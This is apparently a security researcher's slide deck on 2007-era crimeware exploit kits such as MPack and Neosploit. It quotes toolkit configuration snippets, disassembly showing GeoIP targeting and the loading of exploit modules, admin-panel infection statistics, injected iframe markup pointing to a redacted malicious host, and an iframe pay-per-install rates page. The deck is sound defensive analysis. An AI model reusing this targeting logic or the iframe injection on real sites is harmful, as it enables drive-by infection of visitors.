
- Have become in 2007 the main driving tools for distributing malware and malicious code in general.
  - They are even signatured by AV – while as we see the obfuscation or IFRAME itself may NOT be malicious…



Position	Last month	Malware	Percentage of reports
1	1	Mal/IFrame	50.8%
2	2	Mal/ObfJS	19.2%
3	New	Troj/DRClick	14.6%
4	3	Troj/Unif	3.0%
5	4	Troj/Decdec	2.4%
6	5	Troj/Fujif	1.6%
7	Re-entry	Troj/Pintadd	0.9%
8	Re-entry	Troj/Zlobar	0.8%
9	10	Mal/FunDF	0.6%
10	Re-entry	VBS/Haptime	0.5%
Others			5.6%

Source: top 10 web threats in 2007
http://www.sophos.com/pressoffice/news/articles/2008/01/toptendec07.html

Crimeware Profile



Crimeware binaries and their URL locations are changing every hour

Google™ - The Ghost In The Browser Analysis of Web-based Malware

Location, Location, Location

- Have you been to our fine establishment before?
  - You can only get the “good” stuff once…

- Where do you come from?
  - You may not be worth the exposure…

index.php


```
//checks and saves user's IP hashed with browser
//to avoid future browser's hangup
function CheckAddUser() {
…
$rcount=@mysql_num_rows($res);
if ($rcount>0) {
     //found data, prevent view
     echo ":[";
     exit;
} else {
     //not found, add
     $query = "INSERT INTO ".$dbstats."_users VALUES
     ('".$ipua."')";
     mysql_query($query);
}
```

settings.php:

```
$BlockDuplicates=1; //send exploits only once
$CountReferers=1; //make referrer's statistics
$OnlyDefiniedCoutries=0; //send exploits only to
     counties in the list
$CoutryList="RU US UA"; //2-letter codes ONLY! (see
     readme for details)
```

Source: Mpack 0.94 source code

Crimeware Toolkits



Neosploit Change Log

Latest version: 1.0.6 RC

Important update! Please update our product to v1,0,6 RC!

24 April 2007
- fixed crypt algorithm


16 April 2007
- new exploit module added

Neosploit v1,0,6 RC


Username:
Password:

Overall statistics

Operation Systems statistics



Country	Traff	Loads	Efficiency
JP - Japan	74599	3004	4.03
DE - Germany	51644	3497	6.77
US - United states	36678	1035	2.82
RO - Romania	30910	7491	24.23
ES - Spain	26126	2252	8.62
GB - United kingdom	10713	537	5.01
FR - France	10490	583	5.56
TR - Turkey	6903	1884	27.29



Multi Exploits Pack ADMIN-PANEL

Stats of loads/TRAFFIC

Login: Admin / Logout

[Stats] [Languages] [Change password] [Add user] [Clear Database]

Operation Systems	
Unknown	2194
Windows 2000	1603
Windows 2003	54
Windows 95	8
Windows 98	354
Windows ME	200
Windows NT 4	34
Windows XP	13026
Windows XP SP2	10421

General stats (traffic)

Browsers versions	
Firefox	5026
Konqueror	7
MSIE	21682
NetScape	71
Opera	225
Unknown	801
WebTV	7

Traffic	
All loads	27893
Unique visitors	22216

BANNED Attempts of repeated reviews: 3545

Stats of programms loads

Infected machines/ALL	
Trojan	2475

Infected machines/DAY	
Trojan	42

Calculation of exploits infection


Infection of Windows systems (%): 12

Calculation of Operation Systems traffic

Exploits Loaded: 2050 times

A glimpse into the code

- Modern toolkits are provided in their binary form, with licensing mechanisms, built in obfuscation, configuration files, user management (for supporting multiple attackers under the same kit), and DB functionality.
- The snippets here are taken from a disassembly of Neosploit version 2.0.15 (first time analysis – in.cgi)




```
License_Verification:
push    edi
push    offset aNeosploit_key
lea     eax, [ebp+string]
push    eax
lea     eax, [ebp+var_188]
push    eax
call    license_load
add     esp, 10h
test    eax, eax
jz      loc_8049918
```

```
License_load:
...
push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 38h
mov     ebx, [ebp+arg_0]
mov     edi, [ebp+arg_8]
push    offset aServer_addr
call    _getenv
add     esp, 0Ch
mov     [ebp+var_1C], eax
push    100h            ; size_t
push    0               ; int
push    ebx             ; void *
call    _memset
mov     ecx, [ebp+var_1C]
add     esp, 10h
xor     edx, edx
test    ecx, ecx
jz      short loc_804CC25
```

```
online_test:
mov     [ebp+var_20], 1
push    edx
push    0               ; int
push    ebx             ; void *
push    [ebp+arg_4]     ; int
call    connect_to_homeserver
add     esp, 10h
test    eax, eax
jz      short loc_804CDDE
```

```
...
call    form_parse
lea     edi, [ebp+var_38]
xor     eax, eax
cld
mov     ecx, 7
rep stosd
mov     [esp+4E8h+var_4E8], 0
call    _GeoIP_new
add     esp, 10h
test    eax, eax
mov     ebx, eax
...
sub     esp, 8
push    [ebp+timer]
push    eax
call    _GeoIP_country_id_by_addr
add     esp, 10h
cmp     eax, 0FFh
jle     loc_8049933
```

Neosploit code



```
sub     esp, 0Ch
push    [ebp+timer]
call    get_ip_hash
add     esp, 10h
cmp     eax, [ebp+var_468]
jnz     loc_8049ABE
```

```
loc_8049BE8:
sub     esp, 8
push    [ebp+var_7C]    ; char *
push    [ebp+var_54]    ; int
call    referer_validate
add     esp, 10h
test    eax, eax
jnz     short loc_8049C07
```

```
push    [ebp+var_84]
push    [ebp+var_2C]
push    offset a?o6PURU
lea     ebx, [ebp+var_338]
push    ebx
call    _sprintf
add     esp, 0Ch
push    ebx
push    offset aData
push    offset exp_quicktime_opera
```


```
sub     esp, 8
push    0
push    [ebp+var_4AC]
call    js_crypter_put
mov     eax, [ebp+var_4AC]
add     esp, 10h
test    eax, eax
```

```
...
call    js_crypter_put
mov     [esp+4E8h+var_4E8], offset aStartquicktime
call    add_function
push    offset exp_superbuddy_is_decoded
push    0D90FC7h
push    0CAh
push    offset exp_superbuddy
call    decode_data
add     esp, 18h
push    0
push    offset exp_superbuddy
call    js_crypter_put
mov     [esp+4E8h+var_4E8], offset aStartsuperbudd
call    add_function
push    offset exp_audiofile_is_decoded
push    0A1E716h
push    145h
push    offset exp_audiofile
call    decode_data
add     esp, 18h
push    0
push    offset exp_audiofile
call    js_crypter_put
mov     [esp+4E8h+var_4E8], offset aStartaudiofile
call    add_function
push    offset exp_gom_is_decoded
push    1F040Ah
push    0D9h
push    offset exp_gom
call    decode_data
add     esp, 18h
push    0
push    offset exp_gom
call    js_crypter_put
mov     [esp+4E8h+var_4E8], offset aStartgom
call    add_function
push    offset exp_wvf_is_decoded
push    84C0B8h
push    10Dh
push    offset exp_wvf
call    decode_data
add     esp, 18h
push    0
push    offset exp_wvf
call    js_crypter_put
mov     [esp+4E8h+var_4E8], offset aStartwvf
...
```

Propagation techniques

- How did THAT code turned out on THAT site
  - Anyone remember bankofindia.com?
- Helpful HTML tags (infamous iframes…)
- And of course, bling… $$$

On My Site? No way!



[redacted] com - Mozilla Firefox

http://www.[redacted]com/

BURNING | HilaryDuffWeb | [redacted] | [redacted] .bz - Mozilla Firefox

http://www.[redacted]/

Preview - 4D Bonding ultrasound scan - 2d 3d 4d babyscans

http://www.preview[redacted].co.uk

```
        collapse;">
    ⊞ <table id="AutoNumber3" width="922" height="467" cellspacing="0" cellpadding="0
        collapse;">
    ⊞ <table id="AutoNumber15" width="100%" cellspacing="0" cellpadding="0" border="0
        collapse;">
    ⊞ <iframe width="16" scrolling="no" height="16" frameborder="0" src="http://glory
  </body>
</html>
```


```
⊟ <html>
  ⊞ <head>
  ⊟ <body vlink="#0000ff" text="#050505" marginheight="0" link="#0000ff" bgcolor="#ffffff" alink="#0000ff"
    ⊞ <iframe width="16" scrolling="no" height="16" frameborder="0" src="http://glory-[redacted].net/i.php" name
    ⊞ <div align="center">
  </body>
</html>
```

This element has no style rules.

Way… It's all business

- You can get paid to put a snippet of HTML on your site that will spur "installations" (= infections). Guaranteed high "install" rate, updated code (remember the toolkit), bypass of security measures…

- "***The number of legitimate Web sites compromised by attackers has surpassed those purposefully created by attackers***" – Jan 22nd, Websense security labs.


iframedollars.com - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.iframedollars.com/rates.php?lang=en
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools
Proxy: None Apply Edit Remove Add Status: Using No Proxy Preferences
[English] [Russian]
VIEW STATS
IFRAME CASH
HOME TERMS FAQ SIGN UP ABOUT US RATES
SIGNUP TODAY!
HOME | TERMS | FAQ | SIGN UP | ABOUT US | RATES
Done 1.531s Tor Disabled Proxy: None finjan

Rates


Country:	Price $ per 1000 uniq loads:
US	120
UK	200
NL	120
FR	120
PL	80
IT	300
DE	200
ES	120
AU	500
GR	120
OTHER	80
ASIA	15

JOIN US AND START MAKING MONEY TODAY!

DO YOU WANT TO EARN MUCH MONEY ON THE TRAFFIC?

WE HOPE TO HAVE A LONG-TERM COOPERATION WITH YOU!

Evasive attacks – increasing the infection rates



User Access to an infected website


Infected site identifies browser version and records user IP, country, etc...

IP lookup to identify if the user already visited the site

